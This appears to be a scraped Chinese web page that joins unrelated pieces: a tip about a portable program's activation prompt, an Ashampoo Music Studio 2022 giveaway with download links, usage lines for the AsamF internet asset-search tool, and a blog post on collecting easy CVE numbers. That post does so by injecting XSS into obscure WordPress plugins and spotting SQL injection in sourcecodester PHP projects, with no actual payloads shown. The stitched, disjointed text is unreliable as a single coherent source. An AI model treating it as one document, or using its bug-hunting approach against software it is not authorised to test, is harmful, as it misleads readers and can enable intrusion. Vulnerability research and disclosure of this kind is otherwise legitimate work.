
首次打开是英文状态,设置中文语言后,每次打开软件默认中文了,

因为是单文件所以每次打开都要输入激活码,点取消即可,不影响使用。
Win7和10亲测



正版阿香婆音乐软件限时免费领取永久授权 Ashampoo Music Studio 2022 中文版

德国老牌软件开发商Ashampoo再次推出正版限制软件活动。这次分享君给大家分享一个音乐工作室软件,对于喜欢管理音乐的用户,可以用它来更好地管理自己的音乐收藏。

Ashampoo Music Studio 2022是一款面向音乐爱好者的完整数字音乐解决方案,软件可以为您的音乐项目设计一个合适的封面,创建一个与设备兼容的播放列表,或者将您的歌曲制作成混音带!可以在其中复制、编辑、转换、录制、修复和刻录您的音乐收藏。

Ashampoo音乐工作室2022功能

1.多格式CD翻录:翻录音轨直接从音频光盘到WMA,MP3,Ogg,FLAC或WAV文件;

2.录音:直接从任何音频源(麦克风、辅助设备、线路输入等)录音到WMA,MP3,Ogg,FLAC或者WAV文件;

3.音频编辑:大量新的音频编辑功能。剪切、混合、修改音轨、标准化音量、淡入、淡出、改变音量、添加静音等;

4.CD、DVD和蓝光刻录:除了刻录音频和MP3 CD之外,您现在还可以刻录带有音频文件的DVD和蓝光光盘;

5.扩展播放列表导入支持:您也可以从WinAmp M3U,PLS,ASX,P4U和WPL格式导入播放列表;

6.改进的受损文件修复功能:这个程序可以找到,修复和移动以下所有格式的受损音频文件:MP3,Ogg,FLAC,WAV;

7.播放列表生成器:用你喜欢的音乐创建播放列表;

8.视频转音乐:从您最喜爱的视频中创建和剪切音乐文件。

免费获取全功能版本Ashampoo Music Studio 2022,请复制以下地址访问获取激活码。

https://www.ashampoo.com/frontend/registration/php/trial_step1.php?edition_id=yv8ecjaiknt58ha7ag4avth5tsvhwcvy

输入您的电子邮件地址,然后点击“申请完整版注册码”按钮。

如果没有Ashampoo帐户,您需要创建一个帐户,如果有就登录您现有的Ashampoo帐户,许可证代码将显示在礼品页面上。

下载安装文件或安装程序

https://cdn1.ashampoo.net/public/ashglob/1930/ashampoo_music_studio_2022_35665.exe

安装软件后,当您第一次启动应用程序时,您会看到一个激活窗口。在窗口中输入您的电子邮件地址和密码,然后单击“激活”按钮,这将在线验证激活信息

https://github.com/Kento-Sec/AsamF

AsamF是一款集成多个网络资产测绘平台的搜索工具.

每个平台均可以填写多个key,默认使用编号1的key ,使用-k 来进行切换key

使用有什么问题跟需求,可以留言给我。

使用方法:
./AsamF -fofa 'body="网络空间测绘"'
./AsamF -hunter 'apache'
./AsamF -hunter 'apache' -p 100
./AsamF -quake 'apache' -k 3
./AsamF -zoomeye 'apache' -k 2

1、CVE概述

CVE 是通用漏洞披露(Common Vulnerabilities and Exposures)的英文缩写,列出了已公开披露的各种计算机安全缺陷。CVE 识别号由 CVE 编号管理机构(CNA)分配。全球目前约有 100 个 CNA,包括各大 IT 供应商以及安全公司和研究组织。

2、如何获取CVE

之前还没有去获取编号之前一直以为CVE编号很难申请,也查询了很多资料去看如何才能获取CVE,途径就是去找CNA提交漏洞。

第一次我根据兄弟们的经验分享去找Participating CNA 申请 CVE 编号,CNA列表在https://www.cve.org/PartnerInformation/ListofPartners。查看半天觉得这些厂商的产品都不是我这种新手能够搞的,翻看一会看到wordpress的收洞条件:


众所周知,WordPress是一个以PHP和MySQL为平台的自由开源的博客软件和内容管理系统,具有插件架构和模板系统,第三方插件非常的多(59686),插件开发者定然水平不一,那就找个插件来试试手


找了个看起来比较~的,是个主页欢迎插件,ps:当时插件没截图,现在因为没整改下架啦


见框就插,成功弹窗,写文档提交给WPscan,https://wpscan.com/submit,不能给wordpress官方,CVE就就轻松获取了,再简单的漏洞wpscan都收,不过这个等的时间比较久,记得当时是等了一个月。


后来陆续找了几个其他插件的漏洞,但是感觉挺麻烦又费时间,又把目光转到了github的cms上,找到了Distributed Weakness Filing Project CNA, 翻译过来是“分布式弱点申报项目”,其实主要是指不在参与 CNA 那些公司里面并且是开源软件或系统的漏洞,给出的提交网站 https://iwantacve.org/已经访问不到。

后来看到了一个平台上的不知名cms也可以获取cve,最终找到最容易且最快的获取方式:

提交平台:https://vuldb.com/

cms寻找平台:https://www.sourcecodester.com/


找php的系统且容易搭的系统,下载源码看看,例如下图,sql注入送到脸上了(不用怀疑,这个平台上的代码基本都是这样)



简单写个文档提到这个网站上,提交填写的内容也特别简单,贴个文档链接就行了。

提交完之后半个小时左右就会分配CVE编号(第一次提交的号可能要等个几天)。

最后就祝兄弟们都拿到自己的CVE编号啦,不过这种都是凑数的,大家还是努力挖大厂商的大大大洞吧~~